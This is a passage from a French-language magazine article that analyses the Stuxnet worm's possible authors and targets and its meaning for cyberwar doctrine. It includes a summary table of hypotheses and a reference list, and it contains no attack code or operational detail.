de cyberguerre. En 2009, Scott Borg, de la *United States Cyber-Consequences Unit*, un *think tank* américain, déclarait qu'Israël préfèrerait mener des attaques virtuelles contre l'Iran plutôt que des attaques militaires **[10]**. Israël est dotée de capacités imposantes de cyberguerre, ses capacités s'appuyant notamment sur un secteur industriel privé de hautes technologies, ainsi que de R&D *high-tech* à la pointe dans ces domaines. D'autre part, la cyberguerre entre dans la culture : sa médiatisation est assurée, par exemple, par la diffusion de la série télé Deus, destinée aux jeunes, et qui connaît un fort succès depuis sa première diffusion fin 2008 sur la chaîne Aroutz Hayeladim.

À la recherche de l'auteur du ver, les enquêteurs se risquent aussi au jeu de la recherche et de l'interprétation de symboles, exercice que certains ont qualifié de divagations médiatiques :

- Une date se cacherait dans la valeur 19790509 inscrite dans le code. Personne n'est en mesure de dire s'il s'agit d'une valeur aléatoire, d'une signification particulière, d'une date (le 9 mai 1977 notamment, que l'on peut faire correspondre à celle de l'exécution du juif iranien Habib Elghanian). La dimension symbolique est importante dans ce jeu de piste, car elle contribue à donner à l'affaire sa dimension historique, culturelle, politique.

- L'utilisation du mot Myrtus présent dans le code est interprétée comme une référence biblique au livre d'Esther.

2.3 Siemens comme cible ?

L'attaque pourrait encore viser l'industrie, ici, l'entreprise allemande Siemens. On y verrait alors une opération de guerre économique davantage que d'affrontement entre rivaux étatiques, militaires, politiques. L'opération serait alors davantage dans la filiation d'une opération Aurora que la déclinaison d'opérations militaires.

Nous ne devons pas bloquer notre raisonnement en ne cherchant à identifier qu'une seule cible. Il y en a peut-être plusieurs. Il y a ensuite les effets de l'opération, qui vont toucher plusieurs victimes, qui ne sont pas les cibles initiales. Il faut donc penser l'opération en considérant :

- la cible de base (A) ;
- la cible réelle, finale (on peut viser la cible de base A pour atteindre B) ;
- l'effet recherché (EFR dans le jargon militaire, pour Effet Final Recherché : par exemple redessiner les rapports de force entre acteurs ; modifier les opinions; déstabiliser ; assurer la liberté d'action ; etc.) ;
- les victimes (acteurs touchés, directement ou indirectement, et qui ne sont pas nécessairement les cibles visées).

Les systèmes de Siemens peuvent ainsi être la première cible à atteindre, pour en toucher une autre : soit les réacteurs, soit autre chose.

L'effet final recherché peut être l'atteinte à l'image de Siemens (ses produits sont vulnérables, et l'on a vu par exemple que les mots de passe de ses systèmes étaient publiés). L'opération peut être menée par un concurrent industriel, ou par un État qui cherche à écarter Siemens pour mettre un autre pion à sa place, ou par les deux conjointement. L'entreprise Siemens fait depuis longtemps l'objet de critiques et manifestations hostiles à son égard, en raison de son investissement en Iran. En 2009, Siemens était accusé d'avoir livré à l'Iran, via la Suède et la Chine, des équipements illégaux pouvant entrer dans la fabrication de missiles. En

AUTOUR DE L'ARTICLE...

▪ CIBLER LES ATTAQUES

En juillet 2010, l'USAF publiait « Cyberspace Operations, Air Force Doctrine Document 3-12 », document qui présentait sur 55 pages les grandes lignes de sa doctrine en matière d'opérations dans le cyberespace. En gagnant et conservant la supériorité dans le cyberespace, l'USAF vise à maintenir la liberté d'action dans ce domaine comme dans les autres (air, espace). L'Air Force n'aura pas vocation à acquérir la maîtrise et mener des opérations sur la totalité du cyberespace, mais uniquement sur les parties de ce domaine qui seront utiles à la réalisation de ses missions (par exemple, un ensemble d'adresses IP qui ne représentent donc qu'une infime partie du cyberespace).

La supériorité dans le cyberespace s'inscrit comme un préalable incontournable, permettant ensuite d'exprimer sa pleine puissance, car il ne saurait plus y avoir d'avantage dans les airs sans maîtrise préalable du cyberespace.

L'enjeu prioritaire sera la lutte contre les menaces asymétriques : les guerres irrégulières sont désormais la règle, les guerres entre acteurs réguliers l'exception. Or la lutte contre les acteurs non conventionnels, non étatiques, irréguliers, soulève des problèmes spécifiques : les acteurs sont nombreux, imprévisibles, n'obéissent pas aux mêmes règles.

De multiples obstacles devront être levés afin d'acquérir une réelle supériorité et liberté d'action, d'autant que des vulnérabilités trouvent leur source au sein même du fonctionnement des forces armées. L'exemple est celui de la vulnérabilité du fait de l'utilisation de produits (logiciels et matériels) commerciaux (sur étagère) et parfois même étrangers. Les principales leçons à retenir de ce rapport sont la volonté de ciblage des opérations (attaques), la conscience de la fragilité induite par le recours à des technologies commerciales voire étrangères, et la stratégie qui consiste à ne vouloir maîtriser que des sous-espaces, et non plus assurer une dominance sur la totalité du cyberespace, tâche illusoire.

Les auteurs de Stuxnet ont appliqué ces principes et constats : Stuxnet est, nous dit-on, une attaque ciblée ; les auteurs de Stuxnet recherchent la maîtrise d'une partie du cyberespace ; Stuxnet reflète le risque du recours aux applications étrangères (ici en l'occurrence, l'utilisation par de nombreux États d'applications allemandes et américaines) pour faire tourner leurs infrastructures critiques. Stuxnet pourrait également n'être qu'un préalable à d'autres actions.

Cette capacité à cibler les attaques n'est-elle disponible qu'au sein des acteurs étatiques ? Le terrorisme ne saurait-il exploiter ces lignes directrices ?

novembre 2009, Israël interceptait en Méditerranée un navire allemand chargé d'armes, le Francop, parti d'un port iranien à destination de la Syrie et du Hezbollah. En 2010, l'entreprise a été accusée avec Nokia d'avoir livré à l'Iran des logiciels permettant l'interception des SMS. On reproche à l'Allemagne de ne pas avoir une politique industrielle qui soit en phase avec ses positions politiques : d'un côté, elle se montre virulente à l'encontre du système iranien et de son programme nucléaire, de l'autre, elle y contribue par ses contrats industriels. Les accusations s'accumulent. Les opposants à l'implication dans cette région de Siemens, et de l'Allemagne au travers l'entreprise, sont nombreux. Les raisons d'une attaque contre cette dernière sont donc nombreuses et pourraient justifier que l'opération Stuxnet l'ait visée tout particulièrement.

L'effet final recherché peut dont être la déstabilisation de Siemens, associée à la perturbation du programme nucléaire. Cible double.

2.4 La Chine contre l'Inde ?

Début octobre 2010, l'agence chinoise Xinhua, reprenant des informations du *China Information Technology Security Evaluation Center*, avançait un chiffre impressionnant : sur son territoire, quelques 6 millions d'ordinateurs de particuliers et 1000 machines **[11]** en entreprises auraient été compromises par le ver. Il est impossible une fois de plus de connaître l'ampleur exacte de la contamination. Mais on parle en Chine d'une menace pesant sur l'ensemble de l'industrie, notamment manufacturière, laquelle utiliserait également les applications Siemens **[12]**. Selon elle, les attaques partiraient de serveurs localisés aux États-Unis. Effets d'annonce, réelle inquiétude voire panique dans les milieux de la sécurité, récupération opportuniste, reflet d'une méconnaissance du processus de l'attaque, ou interprétation erronée... Toujours est-il que la Chine se montre inquiète. Les systèmes Siemens ne sont pas utilisés dans la seule industrie nucléaire. On les retrouve par exemple dans les systèmes de gestion des aéroports, des chemins de fer, hôpitaux, au barrage des Trois Gorges **[13]**. Rien ne permet d'affirmer que la Chine parle du même ver.

Mais la Chine est également accusée d'avoir usé de Stuxnet pour détruire le satellite indien INSAT 4B le 7 juillet 2010. En cause : l'infection par Stuxnet des logiciels de commande. La raison de cette attaque résiderait dans l'actuelle compétition que se livrent les deux pays pour la conquête de l'espace.

Pour l'expert américain Jeffrey Carr **[14]**, la Chine fait aussi figure de coupable idéal, ne serait-ce qu'en raison de ses antécédents, de l'image qui lui colle à la peau, et des capacités de cyberguerre dont elle disposerait. L'hypothèse ne repose sur aucune donnée technique, aucun document spécifique, aucune source.

2.5 L'implication (ou non) des militaires

Si l'Iran est la cible, l'agresseur n'est pas nécessairement un État. Il pourrait être un groupe terroriste, un groupe étranger structuré, un réseau d'opposition disposant de moyens importants ou financé par un État étranger. Il ne faut jamais perdre de vue qu'existent, grosso modo, deux catégories d'acteurs du conflit : étatiques et non étatiques. Les analyses se sont focalisées sur la première, ce qui est une erreur sans doute.

Pour de multiples raisons, l'unique piste qu'il paraît raisonnable d'explorer est celle des États, qui seuls auraient été en mesure de :

- regrouper toutes les connaissances techniques nécessaires : le ver est, dit-on, d'une complexité sans précédent (4 failles 0-days, deux certificats compromis, cibles déterminées) ;
- fédérer les compétences humaines nécessaires (Symantec a affirmé qu'il fallait réunir quelque 5 à 10 développeurs pendant 6 mois pour produire un code de cette nature) **[15]** ;
- disposer des moyens financiers indispensables à la mobilisation de toutes ces capacités ;
- disposer du temps nécessaire à une longue et complexe opération ;
- se procurer des informations nécessaires à la réalisation de l'opération (Stuxnet ne pouvait être programmé sans des connaissances précises sur la cible, ce qui aurait nécessité des opérations d'espionnage) ;
- s'en prendre à des cibles d'importance stratégique.

Certains ont vu dans l'opération la main de l'armée. D'autres, au contraire, ont affirmé que cela ne pouvait pas être le cas : parce que le code du ver n'est pas assez propre ; le code n'est pas le fruit d'un travail professionnel ; parce que le ver s'est propagé, alors que les militaires savent très bien cibler leurs attaques et éviter les débordements constatés avec Stuxnet ; parce que les militaires ne laissent pas de traces derrière eux quand ils mènent des cyberattaques **[16]** ; parce que leurs attaques ne sont pas rendues publiques, savent rester discrètes **[17]**.Cette approche accorde aux militaires des compétences supérieures à celles dont peuvent disposer les autres acteurs, notamment non étatiques. Il y aurait ainsi les attaques militaires et les autres, chaque type d'agresseur ayant en quelque sorte sa signature.

Selon Gadi Evron, expert israélien, Stuxnet est un travail d'amateur **[18]**. Le ver a nécessité des investissements importants, en renseignement, tout d'abord, pour se procurer les informations concernant les fonctionnements des centrales **[19]**, puis en développement, les développeurs étant contraints de recréer l'environnement à attaquer. Mais si le ver était une arme visant une cible précise

(il est censé avoir été développé pour attaquer des cibles qui ne sont pas connectées à l'Internet), comment expliquer alors que le ver se soit retrouvé dupliqué en dizaines de milliers d'exemplaires partout sur la planète ? D'un point de vue opérationnel, une telle attaque au hasard n'aurait aucun sens, et augmenterait les chances d'être découverte. S'agit-il alors d'une erreur ? Si le ver était une arme dédiée à une seule opération, il n'aurait théoriquement pas dû faire autre chose. Telles sont les conclusions de l'expert.

2.6 Quid de la cybercriminalité et du cyberterrorisme ?

2.6.1 La cybercriminalité

L'hypothèse d'une action menée par la cybercriminalité n'a pas été avancée. Stuxnet ne semble en effet pas viser les effets communément recherchés par la cybercriminalité (le principal étant l'enrichissement). Toutefois, le niveau technologique atteint par Stuxnet n'est pas hors de portée de la criminalité, qui dispose à la fois des moyens financiers et donc humains pour développer des outils *high-tech* répondant à ses besoins, même si sa logique tendrait à opter pour les solutions plus simples, offrant un meilleur retour sur investissement. La piste d'actions de sabotage industriel d'origine cybercriminelle ne peut donc pas être totalement écartée.

2.6.2 Le terrorisme

Pas davantage que la cybercriminalité, le cyberterrorisme n'a été mis sur le devant de la scène. Il était pourtant jusqu'alors considéré comme la principale menace qui puisse peser sur les infrastructures critiques, et sur le cyberespace de manière générale. La thèse du terrorisme pourrait cependant être réintroduite ici. Une étude de la RAND Corporation publiée en 2000 **[20]** plaçait le cyberterrorisme au sommet de l'échelle des menaces, mais juste en dessous tout de même de la menace étatique. Dans une tentative de modélisation du comportement du terroriste, il nous est dit du cyberterroriste :

- qu'il est une menace bien réelle, essentiellement pour la sécurité des systèmes d'information des infrastructures critiques, lesquelles doivent constituer des cibles de choix pour ce type d'acteur ;
- que, pour pouvoir jouer pleinement son rôle, il doit pouvoir accéder à une technologie à moindre coût, agir depuis l'étranger sans risque d'être poursuivi, et disposer de compétences le plaçant entre celles des agences de renseignement et celles des *hackers* professionnels (catégorie d'ailleurs non définie) ;
- qu'il a accès à toutes les solutions commerciales disponibles, ce qui inclut des développeurs, et toute expertise requise au développement de ses propres attaques ;
- qu'il dispose de moyens financiers limités ; qu'il n'est capable de lever que quelques millions de dollars (!) ;
- qu'il peut acquérir une quantité importante d'informations sur sa cible, une grande partie étant publique ; quant à l'information qui n'est pas disponible, elle est généralement très mal contrôlée et peut être obtenue par d'autres moyens ;
- qu'il peut intervenir dans le cycle de développement de produits, avant qu'ils ne soient livrés à la cible ;
- qu'il est très sensible au risque. Son action ne peut être menée à terme s'il est découvert trop tôt ;
- que ses cibles sont précises, contrairement à celles des hackers « ordinaires » ;
- qu'il n'utilisera que les ressources strictement nécessaires à l'opération ;
- qu'il passe la majorité de son temps à la recherche d'informations sur la cible (mais cela est valable pour tous les agresseurs agissant en fonction d'une stratégie bien définie).

Certains traits de ce portrait tendent à la caricature, mais estimer que le terroriste dispose de moyens inférieurs aux États induit en erreur : des moyens peut-être inférieurs, mais ce n'est pas en ces termes que la menace doit être évaluée. Il ne suffit pas de moyens « supérieurs », mais de moyens « nécessaires ». Or des moyens inférieurs peuvent être largement suffisants.

Cette perception de la menace terroriste s'est bien sûr affirmée après 2001, tout en demeurant relativement abstraite du fait de l'absence de cas d'étude concrets (Aurora, Conficker, Estonie, Géorgie, Russie, etc. Le cyberterrorisme n'a jamais été évoqué sur ces affaires). Les experts raisonnent uniquement par analogie avec le terrorisme « conventionnel », tâchant d'y trouver les traits d'un « cyberterrorisme » qui reste à inventer. Aujourd'hui, la menace cyberterroriste pesant sur les infrastructures critiques est l'un des thèmes centraux de la sécurité et de la défense. Il est étonnant que cette voie n'ait pas été explorée de manière plus assidue par les divers experts, car on pourrait retrouver dans l'affaire Stuxnet la main d'un acteur répondant à la description donnée (tableau, page suivante).

2.7 Un avant et un après Stuxnet

2.7.1 Une rupture ?

Stuxnet marquerait un tournant capital dans l'histoire. Reste encore à savoir de quelle histoire nous parlons : un tournant dans l'histoire de l'informatique, de la sécurité informatique, de la sécurité tout court, des menaces, des risques, de la géopolitique mondiale, de la géopolitique

		Est victime	Est cible	Est coupable
Allemagne - Siemens		X	X	
Biélorussie	L'entreprise VirusBlokAda découvre le ver			
Chine		X		X (selon l'expert américain Jeffrey Carr, la Chine serait l'auteur de Stuxnet. L'incident enregistré par le satellite indien INSAT 4B pourrait être causé par le ver)
Corée du Nord			X (une possible prochaine cible ?)	
Danemark	Héberge l'un des deux serveurs C&C			
Etats-Unis	Observateurs, analystes, expertise, avis	Failles de Microsoft mises en cause		X (accusés par l'Iran)
Inde		X	X (de l'attaque chinoise)	
Indonésie		X	X ?	
Iran		X	X	X (auto-agression, manipulation de l'information)
Israël	Analystes, experts			X (les militaires ?)
Malaisie	Héberge l'un des deux serveurs C&C			
Russie	L'entreprise Atomstroyexport construit les centrales iraniennes. Le ver aurait été introduit via l'entreprise russe	X		
Taïwan		X (Les deux entreprises Realtek et JMicron se sont fait dérober les certificats)		




Tableau récapitulatif des principales hypothèses relatives à Stuxnet émises depuis le mois de juillet 2010. Absent : le cyber-terrorisme !

régionale, des théories de guerre de l'information et cyberguerre, de l'art de la guerre, des rapports de force, du terrorisme, de la technologie ?

Nous avons le sentiment qu'un événement a eu lieu. Sur un plan technique, le ver est qualifié de « première fois » : première exploitation simultanée de failles 0-days, utilisation de certificats volés, première attaque ciblée, première attaque contres des infrastructures critiques nucléaires, première cyber bombe intelligente, voire simplement première démonstration de cyberguerre. Mais n'y a-t-il pas exagération du phénomène ? Les médias parlaient déjà de première cyberguerre lors de l'affaire estonienne en 2007. Ils parlèrent encore de première lors de la guerre russo-géorgienne.

L'analyse technique du phénomène n'est pas terminée, il est encore bien trop tôt pour connaître les effets directs et indirects de l'attaque. Or ce n'est que plus tard, lorsque nous aurons une connaissance plus précise des effets, que nous pourrons dire si véritablement il y a eu ou non rupture.

La rupture révolutionne. Pour l'heure, nous ne pouvons parler ni de rupture technologique, ni tactique, ni stratégique. Nous constatons simplement qu'en additionnant des moyens importants, en montant en complexité, il devient possible d'atteindre des cibles plus résistantes. La montée en complexité n'est pas une rupture. Elle pourrait toutefois entraîner une nécessaire reformulation des approches offensives et défensives en matière de cyberguerre.

2.7.2 Stuxnet peut-il changer la manière dont on pense la cyberguerre ?

La cyberguerre est inscrite au programme des armées modernes. La course aux capacités est lancée. Les États-Unis en tête. Mais bien d'autres États sont dans leurs pas (l'Israël, la Chine, l'Iran, les pays européens, etc.) Les récentes créations d'entités dédiées à la cyberguerre, et les publications doctrinales, en attestent. Il faut aux grandes puissances faire jeu égal avec leurs concurrentes (cyber-affrontements symétriques), mais surtout se préparer à des agressions qui peuvent surgir de toutes parts, faire face à des acteurs non conventionnels, irréguliers, asymétriques. Dans ce contexte, il ne s'agit plus comme jadis de préparer les armées à des combats sur un champ de bataille délimité, mais d'assurer la liberté d'action des armées en tout temps et tous lieux, notamment dans le cyberespace, dont il faut garder la maîtrise. Parmi les cibles majeures des cyberattaques, il y a bien sûr les infrastructures critiques, qui peuvent tout aussi bien être des systèmes de distribution de l'énergie (gaz, électricité), de ressources vitales (eau), mais aussi de production de l'énergie (centrales nucléaires) ou encore des systèmes de gestion des infrastructures de transport (aérien, maritime, ferroviaire) **[21]**.

Si Stuxnet s'avère être une arme de nouvelle génération, nous savons désormais que des puissances s'établissent dans le cyberespace, de manière plus distincte qu'auparavant. Il y a eu la période des armes partagées par tous, accessibles

AUTOUR DE L'ARTICLE...

▪ BIEN DES INCONNUES DEMEURENT...

Dans son célèbre roman *Ravage*, René Barjavel faisait dire à l'un de ses protagonistes : « *Je ne sais pas encore si nous avons affaire à des sabotages, à des grèves, à des actes de guerres ou à des accidents* » [1]. Dans ce roman, le monde est confronté à la disparition de l'électricité. Catastrophe majeure s'il en est, puisque l'humanité en dépend. Elle est la ressource vitale majeure. Mais le jour où elle vient à manquer brutalement, les acteurs essentiels de la société se réunissent. Il y a les savants (nos actuels ingénieurs et chercheurs), qui ne comprennent pas ce qui se passe et qui ont besoin de temps. Mais les militaires n'en disposent pas. Ils évoquent la guerre. Ils ne savent pas qui est le coupable, mais c'est, disent-ils, l'ennemi héréditaire. Les uns parlent d'acte de guerre, d'autres accusent dame nature. Nos experts contemporains sont dans une position similaire, confrontés à des événements touchant aux technologies... Il est parfois difficile de définir qui, de la nature ou de l'homme, est coupable : rappelons-nous les diverses interprétations quant aux vastes coupures d'électricité au Brésil et en Amérique du Nord ces dernières années. Les uns ont accusé la chaleur, la tempête de vent, la tempête de neige, la chute d'arbres sur les câbles ; les autres ont accusé les *hackers* chinois ; les autorités ont déclaré qu'il s'agissait d'erreur de maintenance (dans le cas des coupures au Brésil). Un même fait donne lieu à une multitude d'interprétations. Car personne ne sait rien, personne n'est en mesure de fournir une interprétation acceptable, juste, consensuelle. Rien ne distingue l'incident de l'acte mal intentionné ou non intentionnel, le sabotage de l'accident climatique. Dans le cas des cyberattaques, les experts restent souvent tout aussi dubitatifs : s'agit-il d'un acte de guerre ? D'un effet collatéral ayant touché le système sans intention de l'endommager ? D'un acte de cybercriminalité ? Qui se cache derrière l'acte : des militaires ou de simples civils ? Quelle est l'intention ? Les experts de Barjavel ne pouvaient pas attribuer la catastrophe à un coupable précis. Les experts du 21ème siècle ne sont pas davantage en mesure d'attribuer avec certitude l'origine d'un incident. Alors ils désignent l'ennemi héréditaire. Toutes les spéculations sont possibles. Et c'est bien là qu'est le risque majeur : que les hypothèses peut-être fausses deviennent certitudes dans l'esprit des décideurs, capables d'on ne sait toujours quelles réactions.

[1] Barjavel R., Ravage, Editions Denoël, France, 1943, page 130

à tous, mais dès lors que les États se dotent officiellement de structures dédiées à la cyberguerre, les premières salves semblent avoir été tirées et faire la démonstration qu'un nouveau rapport du fort au faible s'instaure, et qu'un nouvel arsenal peut être développé.

Il n'est pas certain aujourd'hui que la théorie de l'asymétrie fasse long feu. Avec Stuxnet, les experts affirment que les militaires disposent de moyens supérieurs, de capacités supérieures, d'une force de frappe que nul autre acteur ne saurait égaler. Viennent ensuite en dessous les terroristes, puis divers acteurs recourant au *hacking*. Cela signifie que les acteurs non étatiques disposent de moyens inférieurs à ceux des Etats. On nous dit également que les attaques DDoS, défigurations et autres attaques virales menées jusqu'alors par les acteurs non étatiques ne pouvaient prétendre au degré de complexité, de puissance atteint avec Stuxnet. Pour déstabiliser des infrastructures critiques, pour s'en prendre aux fondements d'un État, nous dit-on en filigrane, il faut donc des moyens étatiques importants. La principale menace des États, ce sont donc les autres États, capables de faire jeu égal et de représenter des menaces significatives, capables de mettre en péril leurs systèmes critiques et surtout d'agir sur un même plan, à égalité. Les États dotés de moyens de cyberguerre peuvent tous s'affronter à armes égales. Les moins puissants, les plus pauvres, sont écartés. Mais nous pourrions aussi très rapidement aller vers une démocratisation de cette nouvelle génération de concepts. Il est toutefois probable que les acteurs étatiques disposeront de la longueur d'avance nécessaire à leur supériorité en matière agressive. Le rapport du fort au faible pourrait être la règle dans le cyberespace si les moyens d'attaque dont peut se doter le fort avaient pour contrepartie des moyens de défense de niveau égal, permettant de parer toute attaque du faible. Ce n'est pas encore le cas.

La faiblesse intrinsèque de tous les acteurs (forts ou faibles) demeure la même : la sécurité est le point faible. Trop de failles menacent encore l'équilibre de l'architecture. Avec Stuxnet, les infrastructures critiques montrent leurs points faibles (des applications logicielles faillibles, une dépendance à la technologie étrangère). Face à une attaque bien pensée et ciblée, il n'est pas évident que les infrastructures américaines, européennes, chinoises ou japonaises résisteraient mieux que les centrales iraniennes.

Conclusion

De telles « manipulations » des systèmes critiques par la voie logicielle peuvent soulever bien des inquiétudes, non seulement celles des cibles, mais également de la part de la communauté internationale. Personne ne peut garantir que ces opérations ne déclencheront pas des dommages en cascade ; personne ne peut assurer que les manipulateurs des données aient la maîtrise de tous les paramètres du problème et que la situation ne leur échappera pas. Les apprentis sorciers doivent être au plus tôt encadrés par un droit international qui, faute de pouvoir protéger l'humanité de manipulations imbéciles, encadrerait au moins un temps les États qui viennent de se lancer tête baissée dans la mise en œuvre de nouveaux moyens d'agression, qui échappent pour l'heure à tout contrôle.

Stuxnet pourrait encore être rebaptisé « le jeu des menteurs ». Les victimes mentent : sur les atteintes réelles, sur leur niveau réel de vulnérabilité au ver. L'Iran, par exemple, est revenu sur ses affirmations et reconnaît, fin novembre 2010, l'impact qu'a eu le ver sur le programme nucléaire. Jusqu'à ce jour, l'Iran reconnaissait l'infection, mais niait tout impact. Mais doit-on croire la version initiale, celle qui affirme que le ver n'a pas eu d'incidence, ou la seconde version ? Les auteurs mentent aussi. Ils ont peut-être été désignés (Israël, États-Unis, Iran, etc.), mais tous nient en bloc pour se couvrir. Plus personne n'est crédible.

La cyberattaque à laquelle nous sommes confrontés s'est rapidement mue en guerre des informations : désinformation, propagande, mises en scènes d'acteurs, construction d'un épais halo d'informations contradictoires, plus ou moins crédibles. La solution n'est pas apparue immédiatement, et peut-être un jour aura-t-on le dénouement de l'affaire. Tous les arguments et acteurs se sont positionnés de manière à ce que nous ayons davantage l'impression d'assister à une mise en scène. Dans le même temps, l'affaire Wikileaks, qui prend aussi sa source dans une affaire de piratage informatique, joue sur le registre de l'information/désinformation. Retour aux fondamentaux de la guerre de l'information, médiatique, guerre psychologique. La question technique, les coups de feu tirés dans le cyberespace ne sont que la trame de fond ou le prétexte à une histoire.

Le secrétaire américain à la défense, Donald Rumsfeld, pointait du doigt l'échec à prévoir les nouvelles menaces : « *comme nous le savons, il y a des connus connus ; il y a des choses que nous savons, que nous connaissons. Nous savons aussi qu'il y a des inconnus connus ; c'est-à-dire que nous savons qu'il y a certaines choses que nous ne connaissons pas. Mais il y a également des inconnus inconnus, ceux dont nous ne savons pas que nous ne les connaissons pas* » **[22]**. Dans le contexte de cyberattaques du type de Stuxnet, il y a peu de connus connus ; beaucoup d'inconnus connus. Car tel est l'art de la cyberguerre, qui consiste à créer plus d'inconnus que de connus, plongeant l'adversaire dans un brouillard épais, pas seulement de données, mais aussi d'absence de données.

Imaginons un autre scénario, dans lequel le responsable serait identifiable, dans des temps raisonnables. Que ferions-nous alors de cette information ? Les autorités seraient sans doute bien embarrassées, contraintes de reconnaître alors officiellement leurs manquements en termes de sécurité et de défense, contraintes encore d'affronter les adversaires sur un terrain autre que le cyberespace, c'est-à-dire ouvertement sur le terrain politique, diplomatique, voire militaire. Serions-nous simplement en mesure de répondre ? ■

RÉFÉRENCES

[1] http://fr.wikipedia.org/wiki/Stuxnet. **Nous retrouvons l'hypothèse d'une version antérieure dans le rapport de Symantec (version de novembre 2010), qui l'évoque dans son scénario d'attaque (page 3 du rapport)** http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

[2] http://www.f-secure.com/weblog/archives/new_rootkit_en.pdf

[3] http://www.symantec.com/business/security_response/writeup.jsp?docid=2010-071400-3123-9. **Voir également** http://www.symantec.com/connect/blogs/w32stuxnet-network-information. **Résultats basés sur l'analyse de 14000 adresses IP infectées**

[4] **Stuxnet Malware still mostly infecting Middle East, Andy Greenberg, 23 juillet 2010,** http://blogs.forbes.com/firewall/2010/07/23/stuxnet-spyware-still-mostly-infecting-middle-east/

[5] http://www.securelist.com/en/blog/325/Myrtus_and_Guava_the_epidemic_the_trends_the_numbers

[6] http://tech.hexun.com/2010-09-30/125048177.html, **30 septembre 2010**

[7] http://nanojv.wordpress.com/2010/10/14/stuxnet-inde-isro-ntro-octobre-2010/, http://economictimes.indiatimes.com/infotech/internet/Cyber-threat-Isro-rules-out-Stuxnet-attack-on-Insat-4-B/articleshow/6733370.cms

[8] **http://www.computerworld.com/s/article/9185919/Is_Stuxnet_the_best_malware_ever_, http://www.switched.com/2010/09/23/stuxnet-could-be-most-complex-malware-ever-targeting-iranian-nu/**

[9] *Iran arrests Stuxnet « nuclear spies »*, **4 octobre 2010,** http://www.networkworld.com/news/2010/100410-iran-arrests-stuxnet-nuclear.html

[10] http://www.archetype.lu/Blog/Blog.php. **Déclarations reprises dans** *Wary of Naked Force, Israel eyes cyberwar on Iran,* http://www.ynetnews.com/articles/0,7340,L-3742960,00.html

[11] http://www.virusblokada.ru/en/viruses-1651/Cyber-weapon-Stuxnet-hits-China/

[12] **30 septembre 2010,** http://tech.hexun.com/2010-09-30/125048177.html

[13] **Informations rapportées dans** http://nanojv.wordpress.com/2010/09/30/stuxnet-chine-alerte/, **Stuxnet met Pékin en état d'alerte, 30 septembre 2010, reprenant des annonces publiées dans le quotidien hongkongais** *South China Morning Post*

[14] http://www.2point6billion.com/news/2010/10/11/fingers-being-pointed-at-china-over-stuxnet-7564.html

[15] http://www.wired.com/threatlevel/2010/10/stuxnet-deconstructed/

[16] http://defense-update.com/wp/20100930_stuxnet-under-the-microscope.html, **30 septembre 2010**

[17] http://defense-update.com/wp/tag/shai-blitzblau


[18] **15 octobre 2010,** http://www.darkreading.com/blog/archives/2010/10/stuxnet_an_amat.html?cid=RSSfeed_DR_ALL

[19] **Récupérer des informations d'une entité non connectée à l'Internet peut être réalisé de diverses manières, mais le point névralgique est l'individu : soit un employé (sous-traitant par exemple) est chargé d'espionner et divulgue l'information ; soit des clés ou autres supports infectés sont introduits dans la structure, et les informations transmises ensuite, dès que le support est connecté à l'Internet**

[20] **Schudel G., Wood B.,** *Modeling Behavior of the Cyber Terrorist, in Research on Mitigating the Insider Threat to Information Systems,* **Rand Corporation, États-Unis, 2000, pages 49-59,** http://www.rand.org/pubs/conf_proceedings/CF163/CF163.appc.pdf

